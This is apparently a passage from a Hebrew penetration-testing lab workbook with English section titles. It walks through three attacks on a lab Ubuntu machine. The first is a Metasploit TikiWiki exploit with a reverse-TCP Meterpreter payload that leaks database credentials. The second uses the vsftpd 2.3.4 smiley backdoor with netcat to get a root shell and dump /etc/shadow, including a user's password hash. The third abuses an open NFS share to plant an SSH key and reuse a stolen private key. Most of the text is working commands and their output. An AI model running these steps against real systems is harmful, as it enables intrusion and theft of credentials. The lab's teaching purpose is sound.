   VHOST                     no        HTTP server virtual host


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(tikiwiki_graph_formula_exec) > set RHOST 10.100.102.88
RHOST => 10.100.102.88
```

נגדיר את הpayload להיות בבסיס של php ונגדיר בעזרת LHOST להיות המכונה התוקפת ונפרוץ

```
msf exploit(tikiwiki_graph_formula_exec) > set payload php/meterpreter/reverse_t
cp
payload => php/meterpreter/reverse_tcp
msf exploit(tikiwiki_graph_formula_exec) > set LHOST 10.100.102.85
LHOST => 10.100.102.85
msf exploit(tikiwiki_graph_formula_exec) > exploit

[*] Started reverse handler on 10.100.102.85:4444
[*] Attempting to obtain database credentials...
[*] The server returned              : 200 OK
[*] Server version                   : Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6
with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki    : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : tiki
pass_tiki : tikipassword
dbs_tiki  : tikiwiki

[*] Attempting to execute our payload...
[*] Sending stage (39848 bytes) to 10.100.102.88
```

כמו שניתן לראות, בפריצת ההתקנה של tikiwiki המודול של מערכת Metasploit גילתה אישורים לדאטה בייס של tikiwiki , אך למרבה הצער MySQL אינו מאזין ברשת ולכן לא נותן לנו כרגע מידע נוסף. נוכל לראות שנכנסנו עם הגדרות של יוזר למערכת שאיתו נוכל לקבל מידע.

```
msf exploit(tikiwiki_graph_formula_exec) > exploit

[*] Started reverse handler on 10.100.102.85:4444
[*] Attempting to obtain database credentials...
[*] The server returned              : 200 OK
[*] Server version                   : Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6
with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki    : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : tiki
pass_tiki : tikipassword
dbs_tiki  : tikiwiki

[*] Attempting to execute our payload...
[*] Sending stage (39848 bytes) to 10.100.102.88
[*] Meterpreter session 1 opened (10.100.102.85:4444 -> 10.100.102.88:38625) at
2024-01-04 04:14:08 -0500

meterpreter > getuid
Server username: www-data (33)
```

Exploiting a Compromised Service

מבוא: בניסוי זה נראה ניצול חולשה בשרת הקבצים VSFTP המותקן במכונת היעד אובונטו, מערכת הפעלה מבוססת לינוקס, הניתנת להורדה בחינם ובקוד פתוח. במכונת Ubuntu מותקן שרת הקבצים VSFTP (Very Secure FTP) אשר תומך בפרוטוקול SSL ובפרוטוקול IPV6 . פרוטוקול SSL הוא גרסה מוקדמת של הפרוטוקול TLS , כמעט כל אתר אינטרנט המוגן באמצעים קריפטוגרפים מסתמכים על פרוטוקולים אלה. פרוטוקול IPV6 הוא פרוטוקול האחרון של הIP המשמש למיתוג מנות באינטרנט וברשתות תקשורת. הפרוטוקול פותח על מנת להתמודד עם ההידלדלות של מספר כתובות ה-IPv4 הקיימות בעולם.

בשרת הקבצים VSFTP התגלה שהקוד המקורי להורדה הוחלף בצורה זדונית בקוד המכיל דלת-אחורית, שבעזרתה ניתן לקבל שליטה על המכונה שבה רץ השרת.

בשם המשתמש ניתן היה להכניס (: בזמן ההזדהות וזה גורם לשרת להתקע למרות שהוא המשיך לרוץ ברקע ,בזמן זה אפשר להתחבר בפורט 6200 ולקבל shell על השרת.

פרוטוקול FTP הוא פרוטוקול תקשורת רשת המשמש להעברת קבצים בין מחשבים.

בניסוי נשתמש בתוכנת netcat שהיא כלי רשת חופשי ופתוח המשמש ליצירת התחברויות רשת בפרוטוקול TCP או UDP, ויכול לשמש למגוון מטרות למשל: יצירת התחברויות מרוחקות, בדיקת פורטים פתוחים, העברת קבצים והפעלת שירותים.

תיאור מהלך ביצוע הניסוי:

ננסה להתחבר באמצעות הפרוטוקול FTP למערכת הקורבן (אובונטו), נכניס את שם המשתמש georgia ועם סימן של סמיילי (: , ונכניס סיסמא כלשהי. נשים לב שההתחברות באמת נתקעת, וכך אנחנו יכולים להסיק שהשרת של FTP עדיין חושב על הכניסה שלנו ואם נשלח שאילתה אז הוא ימשיך להגיב

```
root@kali:~# ftp 10.100.102.88
Connected to 10.100.102.88.
220 (vsFTPd 2.3.4)
Name (10.100.102.88:root): georgia:)
331 Please specify the password.
Password:
```

לכן נשלח query לפורט 6200 למערכת הקורבן באמצעות netcat (שהיא תוכנית לכתיבה וקריאה מתוך חיבורי רשת בפרוטוקול TCP או UDP) , בפורט הזה מחכה root בדלת הקיימת הפתוחה ונשאל מי היוזר ונוכל לראות באמת שיש לנו גישה לroot

```
root@kali:~# ftp 10.100.102.88
Connected to 10.100.102.88.
220 (vsFTPd 2.3.4)
Name (10.100.102.88:root): georgia:)
331 Please specify the password.
Password:
```

```
root@kali:~# nc 10.100.102.88 6200
whoami
root
```

נקבל את הסיסמאות של המערכת לאחר שעברו תמצות בעזרת הפקודה

Cat /etc/shadow

```
root@kali:~# nc 10.100.102.88 6200
cat /etc/shadow
root:!:15640:0:99999:7:::
daemon:*:14181:0:99999:7:::
bin:*:14181:0:99999:7:::
sys:*:14181:0:99999:7:::
sync:*:14181:0:99999:7:::
games:*:14181:0:99999:7:::
man:*:14181:0:99999:7:::
lp:*:14181:0:99999:7:::
mail:*:14181:0:99999:7:::
news:*:14181:0:99999:7:::
uucp:*:14181:0:99999:7:::
proxy:*:14181:0:99999:7:::
www-data:*:14181:0:99999:7:::
backup:*:14181:0:99999:7:::
list:*:14181:0:99999:7:::
irc:*:14181:0:99999:7:::
gnats:*:14181:0:99999:7:::
nobody:*:14181:0:99999:7:::
libuuid:!:14181:0:99999:7:::
syslog:*:14181:0:99999:7:::
klog:*:14181:0:99999:7:::
hplip:*:14181:0:99999:7:::
avahi-autoipd:*:14181:0:99999:7:::
gdm:*:14181:0:99999:7:::
pulse:*:14181:0:99999:7:::
saned:*:14181:0:99999:7:::
messagebus:*:14181:0:99999:7:::
polkituser:*:14181:0:99999:7:::
avahi:*:14181:0:99999:7:::
haldaemon:*:14181:0:99999:7:::
```

```
avahi:*:14181:0:99999:7:::
haldaemon:*:14181:0:99999:7:::
georgia:$1$CNp3mty6$lRWcT0/PVYpDKwyaWWkSg/:15640:0:99999:7:::
mysql:!:15689:0:99999:7:::
smmta:*:15689:0:99999:7:::
smmsp:*:15689:0:99999:7:::
statd:*:15689:0:99999:7:::
sshd:*:15689:0:99999:7:::
ftp:*:15690:0:99999:7:::
```

ניתן לראות שקיבלנו את הhash של הסיסמא של georgia , בפרק 9 נוכל לראות איך אנחנו מגלים את הסיסמא המקורית.

Exploiting Open NFS Shares

מבוא: בניסוי זה נראה כיצד נוכל לגשת למפתחות SSH במערכת Open NFS Shares . מפתחות SSH הם זוג מפתחות קריפטוגרפיים המשמשים לאימות משתמשים בפרוטוקול SSH. מפתח אחד, המכונה "מפתח פרטי", נשמר במחשב של המשתמש, והשני, המכונה "מפתח ציבורי", נשמר בשרת SSH. כדי להשתמש במפתחות SSH, המשתמש צריך לשלוח את המפתח הציבורי לשרת SSH. השרת משתמש במפתח הציבורי כדי ליצור צופן, ואז הוא שולח את הצופן למשתמש. המשתמש משתמש במפתח הפרטי שלו כדי לפתוח את הצופן, ובכך לאמת את זהותו. מפתחות SSH הם אלטרנטיבה בטוחה יותר להתחברות לשרתי SSH באמצעות סיסמה. הסיבה לכך היא שסיסמאות יכולות להיות להיגנב או שלהיפרץ, בעוד שמפתחות SSH הם קשים יותר לפריצה. מערכת NFS SHARES היא מערכת המאפשרת למחשבים ברשת לשתף קבצים וספריות ביניהם. מערכת זו מבוססת על פרוטוקול NFS (Network File System), שהוא פרוטוקול רשת המאפשר למחשבים לגשת לקבצים ולספריות המוחזקים על מחשבים אחרים ברשת כאילו היו קבצים וספריות מקומיים. מערכת NFS SHARES יכולה להיות שימושית במגוון רחב של יישומים, כגון: שיתוף קבצים גדולים, כגון קבצי מדיה או קבצי נתונים, שיתוף קבצים בין מחשבים עם מערכות הפעלה שונות, שיתוף קבצים בין מחשבים במיקומים שונים. כמו כן, מערכת NFS SHARES היא מערכת גמישה וניתנת להתאמה אישית

נשתמש ב ssh-keygen זהו כלי שורת פקודה המשמש ליצירת מפתחות SSH.

מערכת הקורבן שלנו תהיה האובונטו, מערכת הפעלה מבוססת לינוקס, הניתנת להורדה בחינם ובקוד פתוח.

תיאור מהלך ביצוע הניסוי:

בפרק 6 ראינו כי תיקיית ssh. יכולה להכיל מפתחות SSH פרטיים של היוזר וכן גם מפתחות המשמשים לאימות.

תחילה ניצור תיקייה ונבצע mount ל- NFS share למכונה התוקפת.

נשתמש בדגל t- כדי לבחור את סוג מערכת הקבצים, nfs

נשתמש בדגל o nolock- כדי לעשות mount מבלי לנעול את הקובץ

נשתמש ב 10.100.102.88:/export/georiga זוהי הכתובת IP של שרת ה NFS עם הקובץ המשותף

נשתמש ב /tmp/mount שזה המיקום המקומי של הקובץ שאליו עשינו mount

```
root@kali:~# mkdir /tmp/mount
root@kali:~# mount -t nfs -o nolock 10.100.102.88:/export/georgia /tmp/mount
```

נראה כי בתיקייה מופיעים לנו המפתחות SSH של georgia , כאשר

Id_rsa המפתח הפרטי

Id_rsa.pub המפתח הפומבי

authorized_keys שבו יש רשימה של המפתחות SSH הפומביים שרשאים להתחבר דרך כיוזר של georgia , מכאן שנרצה להוסיף מפתח משלנו שיאפשר לנו לעקוף אימות סיסמא כאשר נרצה להכנס כיוזר של georgia במערכת הקורבן(אובונטו)

```
root@kali:~# cd /tmp/mount/.ssh
root@kali:/tmp/mount/.ssh# ls
authorized_keys  id_rsa  id_rsa.pub
```

הפקודה הבאה מייצרת לנו שני מפתחות ssh , אחד פומבי ואחד פרטי.

הפומבי נשמר ב /root/.ssh/id_rsa.pub

הפרטי נשמר ב /root/.ssh/id_rsa

```
root@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa):
Created directory '/root/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
1a:b9:47:bc:9b:cd:a3:51:e4:25:f4:74:9c:d5:97:ca root@kali
The key's randomart image is:
+--[ RSA 2048]----+
|          . ...o+|
|         . o .o.o|
|          o + . .|
|       o o o E   |
|      o S o      |
|       = o       |
|      o +        |
|       . *.      |
|        +.o.     |
+-----------------+
```

נוסיף את המפתח הפומבי שג'ינרטנו לקובץ authorized_keys של georgia

```
root@kali:~# cat ~/.ssh/id_rsa.pub >> /tmp/mount/.ssh/authorized_keys
root@kali:~#
```

נוכל לראות שהצלחנו לעבור את האימות במערכת הקורבן בעזרת שימוש במפתח הפומבי

```
root@kali:~# ssh georgia@10.100.102.88
The authenticity of host '10.100.102.88 (10.100.102.88)' can't be established.
RSA key fingerprint is ab:d7:b0:df:21:ab:5c:24:8b:92:fe:b2:4f:ef:9c:21.
Are you sure you want to continue connecting (yes/no)? y
Please type 'yes' or 'no': yes
Warning: Permanently added '10.100.102.88' (RSA) to the list of known hosts.
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Sat Dec 15 15:49:22 2012 from 192.168.1.110
georgia@ubuntu:~$
```

אם נרצה להכנס בעזרת המפתח של georgia נצטרך קודם למחוק את המפתחות שיצרנו

```
root@kali:~# cd /tmp/mount/.ssh
root@kali:/tmp/mount/.ssh# rm ~/.ssh/id_rsa.pub
root@kali:/tmp/mount/.ssh# rm ~/.ssh/id_rsa
root@kali:/tmp/mount/.ssh#
```

ועכשיו נעתיק את המפתחות של georgia לroot של המכונה התוקפת ונוסיף את הזהות לסוכן האימות לפני שנרצה לעשות SSH למערכת הקורבן. כמו שניתן לראות שוב קיבלנו גישה למכונת הקורבן על ידי מניפולציה של מפתחות SSH, וקיבלנו את הshell של מכונת הקורבן.

```
root@kali:/tmp/mount/.ssh# rm ~/.ssh/id_rsa.pub
root@kali:/tmp/mount/.ssh# rm ~/.ssh/id_rsa
root@kali:/tmp/mount/.ssh# cp id_rsa.pub ~/.ssh/id_rsa.pub
root@kali:/tmp/mount/.ssh# cp id_rsa ~/.ssh/id_rsa
root@kali:/tmp/mount/.ssh# ssh-add
Identity added: /root/.ssh/id_rsa (/root/.ssh/id_rsa)
root@kali:/tmp/mount/.ssh# ssh georgia@10.100.102.88
Linux ubuntu 2.6.27-7-generic #1 SMP Fri Oct 24 06:42:44 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Thu Jan  4 02:53:19 2024 from 10.100.102.85
georgia@ubuntu:~$
```